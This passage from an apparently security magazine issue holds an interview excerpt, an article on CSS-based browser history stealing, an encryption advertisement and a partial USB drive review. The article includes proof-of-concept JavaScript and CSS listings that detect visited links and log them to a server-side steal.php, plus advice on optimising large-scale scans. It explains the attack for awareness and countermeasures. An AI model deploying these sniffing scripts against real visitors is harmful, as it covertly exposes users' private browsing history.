For software vulnerability research you mostly won't need any expensive or unusual equipment: with a PC and free tools you can already do some decent research. It is highly advisable to use some virtualization solution (e.g., VMware) to be able to quickly move between various states in the product's execution and, for instance, to avoid lengthy O/S restarts in case you're doing kernel security research (crashing your machine every ten minutes).

Hardware vulnerability research can be more expensive and some of the most critical devices are usually out of reach for hobby researchers. However, hardware hacking equipment tends to become more affordable in time; for instance, it is now possible to get equipment for GSM research for a few hundred dollars while only a couple of years back similar equipment was prohibitively expensive.

I'm sure many are wondering, what does a typical day look like for a vulnerability researcher?

Our days would probably look pretty unimpressive to a casual observer. You're sitting behind a computer most of the day, thinking of different ways to attack a product, writing tools or scripts to mount these attacks, reading white papers on the subject at hand, scratching your head when attacks fail and finally (hopefully) cracking a satisfied smile with a warm fuzzy feeling when you succeed. (Depending on how many days the product has been successfully withstanding attacks, shouting out loud and dancing are also a possible manifestation of one's emotions at that time.)

These "gotcha" moments, whether it is about executing your code on a server or transferring a million dollars from your empty bank account, are the culmination of a security researcher's day.

What's your take on the closed source vs. open source discussion? Based on your experience, can one be deemed more secure than the other?

In an ideal situation where hordes of qualified security researchers would be intensely reviewing both open source and closed source products to equal extent, we could safely assume that fewer vulnerabilities would remain undiscovered in open source products than in closed source ones.

But the actual situation is nothing like that and, if anything, our experience with both types of products shows that the security of a product depends much more on its development team and their awareness and attitude towards security than on the open-ness or close-ness of the source code.


What are your thoughts on vendors offering money for vulnerabilities?

As professional security researchers, we've always been paid by our customers for finding vulnerabilities in their products, so the "bug bounty" programs several vendors are now running are essentially an extension of that business model.

In short term, bounties could even potentially provide a higher cost-benefit to vendors compared to hiring a research team like ours, as bounty researchers don't get paid for trying, only for succeeding. However, after the initial "low hanging fruits" are harvested, researchers will start finding the risks of not discovering any vulnerabilities too high compared to the bounties offered, which will force vendors to either increase the bounties or watch these researchers leave.

But in any case, a bug bounty undoubtedly increases a product's security at probably the lowest possible cost for the vendor, so it certainly makes business sense and we're happy to see vendors adopting this model.

Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security.



Insights on drive-by browser history stealing

by Sascha Seidel

In recent years, web browsers have become an essential part of our everyday lives. Most end-users, however, know very little about security and protection of their personal data. At the same time, advertising networks and especially phishing groups are very inventive when it comes to information sourcing, and that is reason enough for us to have a closer look at the latest scientific findings in the field of browser history detection.

In December 1996, the World Wide Web Consortium (W3C) introduced the initial version of the Cascading Style Sheet mechanism. A core feature of CSS 1 was the ability to format links in different styles depending on whether they have been visited or not. W3C defined a so-called “visited” pseudo-class to discern visited hyperlinks from yet unvisited ones.

The main goal of the W3C was to improve usability, but the mechanism also led to a decrease in user privacy. As we will see later on, attackers can easily exploit the “visited” pseudo-class to learn about web sites an end-user accessed. Although the CSS Working Group is aware of this problem, the “visited” pseudo-class remained part of the standard and is still present in the latest CSS Level 2 Revision 1 (CSS 2.1) and the Proposed Recommendation for Selectors Level 3 (part of CSS 3).

As of June 2011, the CSS 2.1 specification at least contains a section that discusses the potential for history stealing through the “visited” pseudo-class.

Chapter 5.11.2 of the W3C recommendation now explicitly allows browser vendors to omit the mechanism for privacy reasons without the fear of losing standard compliance. The main idea behind CSS-based browser history detection is to determine private data through Uniform Resource Locators (URL). Applying rather simple techniques, hostile web sites can use styled links to collect information about unsuspecting visitors. In a hidden part of the page, the attacker creates a link to the target URL, and then uses the browser's DOM interface to inspect the element with JavaScript.

Depending on how the link is displayed, a simple method call can tell if the target address is in the user's browser history. This sort of privacy research can range from general tracking scenarios to full de-anonymization in social networks. Furthermore, ad networks have a growing interest in low-cost sources for user-specific information.

Technical backgrounds


Attackers cannot fetch a user's browser history directly, but can check whether a particular URL has been visited by applying different CSS styles to a link. This means that a list of predefined URLs must be provided to gain information about the client's history.

There are two basic approaches to determine the computed CSS style values on the client-side. One can either apply a JavaScript detection method or utilize a CSS-only solution. We will examine both techniques in more detail.

JavaScript implementation

The JavaScript approach relies on a built-in function called getComputedStyle(). A script can use this method to query the computed style of a link element, to detect if a particular CSS style has been applied to it. The current property on its part provides information about whether the link was visited before.

Listing 1 shows a basic JavaScript implementation to check the visiting state of the address example.com. While this example focuses on detecting the domain only, one can easily extend the script to check intra-domain resources as well.



```
<html>

<head>
  <title>JavaScript History Stealing</title>

  <style type="text/css">
    a { color: blue; }
    a:visited { color: purple; }
  </style>

  <script type="text/javascript">
    function steal()
    {
      // Create link
      var link = document.createElement('a');
      link.href = 'http://www.example.com';
      document.body.appendChild(link);

      // Get current display color of link
      var color = document.defaultView.getComputedStyle(link, null).getPropertyValue('color');

      // Check visiting state of link
      document.write('Color of link is: ' + color + '<br /><br />');
      if (color == 'rgb(128, 0, 128)') // RGB value for purple
      {
        document.write(link.href + ' was visited.');
      }
      else
      {
        document.write(link.href + ' was NOT visited.');
      }
    }
  </script>
</head>

<body onload="steal();">
</body>

</html>
```

Code listing 1.

JavaScript is a very flexible tool and allows fine-grained control over the scanning process. By combining it with an AJAX back-end, attackers could check myriads of addresses without the user being aware of it. Scientific research has shown that up to 30,000 links can be scanned within a single second on modern consumer-grade hardware (tinyurl.com/3aaa3x4).

Furthermore, JavaScript enables time-delayed test runs and allows the execution of hijacking code depending on the user's current activity level. Last but not least, JavaScript compression and obfuscation help to reduce network load and hide malicious code from HTML source inspection.

CSS-only approach

In order to check whether an address has been visited, the CSS-only approach issues HTTP requests for background images on link elements. This can either be done through the “visited” pseudo-class discussed earlier or by utilizing the closely related “link” selector. The latter is antithetic to the “visited” pseudo-class and only applies to an element if the corresponding link was not visited.
Code listing 2 demonstrates the use of the “visited” CSS selector to identify visited links. In contrast to this positive checking, the source code in listing 3 shows how to determine links that are currently not stored in the web browser's history.

Both the CSS method and the JavaScript solution are easy to implement, but the CSS-only approach is less flexible. CSS code is accompanied by high syntactic overhead and produces more network load. In addition to that, it also cannot be obfuscated or compressed as effectively as JavaScript code. However, the major disadvantage of the CSS-only approach is that the URL list is static and attackers can, therefore, optimize their detection methods with greater difficulty.


Performance and optimization

Browser history stealing is a non-destructive process, as users usually fail to realize that their browser history is being scanned. Nonetheless, it is worth optimizing the hijacking scripts to speed up the whole procedure.

The more links can be checked while a visitor resides on a hostile web site, the bigger the likelihood of making promising hits in the client's history.

Performance strongly depends on the underlying browser software, but hardware aspects and network load may also play a decisive role. Vendor-specific optimizations can also increase scanning speed. The internal representation of color values, for instance, differs between Firefox, Internet Explorer, Opera, Chrome and Safari.

A universal link scanner would, therefore, have to check various combinations of URL and CSS color value (e.g. example.com with “purple”, “#800080”, “#080” and “rgb(128, 0, 128)”).




```
<html>

<head>
  <title>CSS History Stealing</title>

  <style type="text/css">
    <!-- Triggers steal.php to store visited URL in database. -->
    #example:visited { background-image: url('./steal.php?url=example'); }
  </style>
</head>

<body>
  <a id="example" href="http://www.example.com">Link</a>
</body>

</html>
```

Code listing 2.

Consequently, it is beneficial to identify the browser first and then load an optimized link scanning script. Experimental research has shown that software-specific implementations can be 3 to 6 times faster then general matching techniques.

Another aspect worth considering is how URL lists are encoded. Common patterns like “http://” or “http://www.” can be omitted to save bandwidth. The same applies to enumerated web resources with the same base address. Reloading new link lists with AJAX can be significantly optimized if only the variable component of the second-level address is transmitted over the network.



```
<html>

<head>
  <title>CSS History Stealing</title>

  <style type="text/css">
    <!-- Triggers unvisited.php to store URL, if it was NOT visited. -->
    #example:link { background-image: url('./unvisited.php?url=example'); }
  </style>
</head>

<body>
  <a id="example" href="http://www.example.com">Link</a>
</body>

</html>
```

Code listing 3.

Agony of choice

Technical aspects aside, proper link selection can also play an important role in privacy research. While a certain list of links may be suitable to identify U.S. citizens, it might not help to spy on European or Asian Internet users.

Demographic aspects like age, gender and cultural background can also determine victory or defeat when matching a list of hyperlinks against a user's browser history.

If too much data is transferred to the user, it is very likely that he will become suspicious and leave the page. Large link lists also increase test run-time and lead to an overall performance loss. Consequently, the test page should be designed wisely and should be tailored to the user's profile. For example, a general test of popular web sites might help to determine the visitor’s language or home country. Based on this information, a JavaScript could trigger further user-specific tests for a more accurate overall picture of the victim.

First- and second-level links

Artur Janc and Lukasz Olejnik, two security researchers who work on the feasibility and real-world implications of web browser history detection, distinguish between primary and secondary links when testing a client's browser history for predefined URLs (tinyurl.com/3aaa3x4).

According to their definition, primary links are domain-level addresses like example.com. Since the host name on its own does tell very little about a user, multiple second-level links can be assigned to each primary resource (e.g. example.com/document.html and example.com/file.zip).

Second-level addresses can either be subdomains, web forms or independent documents on a web site as well as a number of resources that share a common prefix but vary on the suffix (e.g. user profile pages on bulletin boards or on social networks).

Range of detectability

Resource detectability goes beyond web sites on the Internet. Although the HTTP protocol is the one most commonly used today, most applications also support the “visited” CSS selector for HTTPS and FTP.

In addition, attackers can use the “file” schema to query local files that have recently been viewed in the web browser. The only exception in this respect is Google Chrome, which does not mark local resources as visited at all.

As a rule of thumb, almost all URLs that appear in the browser's address bar can be detected by hostile web sites. This is especially troublesome if form parameters (e.g. search terms or confidential data) are submitted using HTTP GET.

In most cases, resource detection also applies to frames and iframes in HTML documents. Only embedded images and downloads are usually not marked as visited in state-of-the-art web browsers.

The threat is real

Even though browser history detection has long been a strictly academic discipline, more and more such attacks have recently been observed in the wild. According to a research report published by the University of California in San Diego, roughly 50 popular web sites from the news, sports, games and financial sectors currently employ history-sniffing techniques (tinyurl.com/2akrawe).

Many web site operators, however, are not aware of this fact. Only about 5 percent of the webmasters included the scripts on their web sites themselves. The remaining majority embeds third-party content from advertising service providers, who added the detection scripts.

The above-mentioned San Diego researchers revealed that Interclick, MeaningTool and Feedjit are the leading ad networks in this respect - their tracking scripts were deployed uniformly across a number of examined sites. It seems obvious that scanning visitors that come across a web site in order to provide them with custom-tailored ads pays off. After having detected keywords in the users' browser history, advertising sellers can present banner ads likely to pique the users' attention or redirect them to web sites of the same kind.

According to a report in Forbes magazine published in late 2010, web sites from the adult entertainment sector apply similar techniques to promote their services and maximize revenue (tinyurl.com/64f9gx9).

But ad networks and e-business salesmen are not the only ones interested in information sourcing. CSS-based history scanning can also be used for location detection, e.g. by analyzing zip codes entered on a weather information web site.

In a worst-case scenario, history stealing can even lead to a complete de-anonymization on social networks.

Furthermore, domain-specific scanning scripts can also help to prepare later attacks. Imagine a phishing group that provides a list of well-known financial service providers in order to discover which online bank their potential victims use for day-to-day transactions.

Commercialization

Black-hats are not the only ones who utilize browser history stealing techniques. Tel Aviv-based Beencounter commercialized history detection and offers a behavioral targeting and tracking service (tinyurl.com/y9uu58d). For a monthly fee, customers are provided with an easy-to-use API to query the browser history of their own web site's visitors in real-time.

Even though browser history detection has long been a strictly academic discipline, more and more such attacks have recently been observed in the wild.

Beencounter offers a free web service for first-time users and a paid version via subscription. Another service provider, Tealium Social Media, is known to have been using similar techniques for more than two years now in order to practice brand and product marketing (tinyurl.com/37p2xfk).

But a very similar functionality is also available for free, by using a local installation of a script provided by interface designer and former Mozilla Labs employee Aza Raskin. Raskin's SocialHistory.js was originally intended to detect the social web sites a user visited (tinyurl.com/5t9msvv). However, modifying the script to scan any custom set of hyperlinks requires very little effort.

Countermeasures

Countermeasures against browser history detection are twofold and can be applied to both the server-side and the client-side.

Server-side

Only a small percentage of Internet users are aware of the information gathering techniques discussed in this article. For that reason, it would be best to implement protection directly on the server.

The best way web site operators can safeguard their customers from browser history detection is to generate a random token and append it to all delivered URLs.

This solution has long been neglected by most online service providers, but at last some social networks accepted their duty for member protection and provide tokenized or hashed URLs. Among them are Facebook and VZ Netzwerke Limited, an operating company in charge of several German social Web 2.0 applications.

Business network sites LinkedIn and XING also employ similar techniques to protect their users against de-anonymization.

Client-side

Users who do not want to rely on third parties when it comes to their personal privacy can, unfortunately, do very little to protect themselves against history stealing. Browser plugins such as Firefox' NoScript can enhance security, but they cannot thwart CSS-based detection methods. Disabling JavaScript merely hinders attackers from applying sophisticated optimizations to their scripts.

Promising results can, however, be archived with the private surfing modes most recent browsers are equipped with. Though they cannot prevent hostile web sites from scanning the client's history, they keep local data pooling in check and cover most of the tracks.

Clearing the browser history on a regular basis also increases security, but it also negatively impacts its usability.

Ultimately, the ability to detect links visited by a user depends on the history expiration policies each browser maintains. The default period for invalidation of entries in the history store varies between 20 and 90 days. Opera keeps track of the last 1,000 pages viewed, while Google Chrome does not expire any history entries by default.

Doubters should thus carefully check their browser settings to prevent unnecessary disclosure of personal information. But to be honest, how much fun is surfing without CSS and JavaScript these days? Eventually, it is up to the browser developers to provide reasonable solutions to the aforementioned problems.

Conclusion

History detection arose from an established W3C standard and has become a common tool in privacy research. In the last decade, both web developers and cyber criminals have employed the “visited” CSS selector to determine links that are stored in the user's browser history.

Today JavaScript performance makes browser history stealing applicable in large-scale attacks, resulting in a huge impact on the privacy of Internet users. Attackers use hijacking scripts with sophisticated optimizations to learn about the private life and social environment of web site visitors.

The greater the number of links found in the client's history, the more vulnerable the user is to de-anonymization. You might want to visit www.wtikay.com and check for yourself what the Internet knows about you.

Mozilla Foundation employees filed the discussed problem as the “visited history bug” in 2002, but failed to fix it in Firefox for almost ten years (tinyurl.com/6m53jy). Likewise, the InPrivate browsing mode of Microsoft's Internet Explorer was introduced less than three years ago. Apple Safari and Google Chrome - the latest browsers based on the WebKit HTML rendering engine - are said to be less vulnerable to history hijacking. But even though web browser security extensions have improved privacy protection, a couple of open questions remain.

First and foremost, there are ethical and legal aspects that still need to be addressed. Browser vendors can act and provide technical improvements, but a change of mind has to take place.

The number one question is whether there is anything wrong with webmasters being able to see what other sites a visitor has been to. U.S. lawmakers say yes, and propose the creation of a do-not-track option for the Internet. But financial penalties for companies that track people who have opted out will hardly rectify the situation.

A national draft law is neither an airtight solution nor a guarantee for user safety. Browser history detection is a global issue.

Sascha Seidel graduated in computer science and works as a freelance developer in Germany. His research interests are in the field of software engineering, distributed systems, web development and database technology. In his spare time he maintains a community web site for application, game and web developers (www.planet-quellcodes.de).

The path to more efficient and cost-effective data protection

[hiddn]™ eSATA

[hiddn]™ Crypto Adapter

[hiddn]™ Plug & Protect

Affordable, user-friendly and secure encryption

[hiddn]™ Plug & Protect protects all data-at-rest in 1-2-3!

With intelligent products for full-disk AES256 hardware encryption of data-at-rest on workstations, laptops and external storage media, [hiddn]™ provides for versatile, user-friendly and robust data protection – without compromising spending budgets!

All [hiddn]™ products operate at the hardware level, are fully independent of operating systems, requires no software or drivers, and stores all keys on an external smart card for added protection. This makes [hiddn]™ Plug & Protect ideal for secure, cost-effective and hassle-free handling, transport and storage of data!

Do not allow customers, clients, staff or others to fall victim to data breaches; **encrypt all data in 1-2-3 with [hiddn]™ Plug & Protect!**

[hiddn]™ Plug & Protect portfolio consist of the following user-friendly and cost-effective products;

[hiddn]™ **eSATA**; external, bootable (eSATA-powered), 500Gb encrypted disk for flexible protection of the mobile office

[hiddn]™ **Crypto Adapter**; award-winning device for user-friendly and unprecedented full-disk encryption of any USB storage media, including memory sticks and high-capacity drives

[hiddn]™ **Desktop** for full-disk encryption of office desktop computers

[hiddn]™ **SATA Adapter** for robust and practical encryption of data stored in critical infrastructure such as multi-functional printers, copy machines or workstations

[hiddn]™ Plug & Protect is the commercial product line of HDD, complementing the sophisticated, validated and highly certified [hiddn]™ Premium portfolio.

hdd
High Density Devices

Review: Kingston DataTraveler 6000

by Mark Woodstone

DataTraveler 6000 is Kingston's rugged secure USB drive that comes in four different sizes - 2,4,8 and 16 GB. From the user's perspective, its functionality is pretty common with this type of security products - it is a classic security powered portable flash drive for storing sensitive data. But what is under the hood is what really matters and the device excels in its security mechanisms.

At first glance, it looks like a regular USB drive with a cap on, but once you hold it in your hand you can definitely tell that it is slightly heavier and more rugged than a typical USB drive.


The increased weight is due to its titanium-coated stainless-steel casing, and the cap is also tighter. In short - from a physical perspective, I couldn't be more satisfied.

In the product manual, DataTraveler 6000 is described as rugged and waterproof, so I spent some time testing these claims. Passing over it with my car didn't do any damage at all, as well as soaking it up in a glass of water. Of course, if you are doing the water trick, please make sure that the device is dry before re-plugging it to your computer. According to the manufacturer and Ingress Protection Rating standard IEC 60529 IPX8, the device should work just fine if it is immersed into water up to four feet deep.

The drive works on both Microsoft Windows and Mac OS X operating systems. Windows users can run it on XP, Vista and 7, while Apple fans will need at least Leopard (Mac OS X 10.5.*). When plugged into the computer, it automatically mounts as DT6000 and provides launchers for both operating systems. On Windows it can operate with AutoRun both enabled or disabled and enforces tamper free AutoRun files.

When plugged in for the first time, all machines will run a configuration utility, where the users will be asked to setup basic details - password and optional contact details.

As expected of this type of a device, the password policy urges you to setup your password with at least three of four provided characteristics - character, number, lowercase and uppercase. Running MacLauncher, the Mac variant of DT6000_Launcher.exe, will start the application up in the X Window System.



It's also good to mention that once the password has been set up, ten incorrect logon attempts trigger the deletion of device's contents and of all critical security parameters.

